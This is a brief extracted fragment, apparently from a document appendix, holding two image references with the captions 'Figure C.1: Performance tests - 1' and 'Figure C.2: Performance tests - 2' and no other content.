


Figure C.1: Performance tests - 1




Figure C.2: Performance tests - 2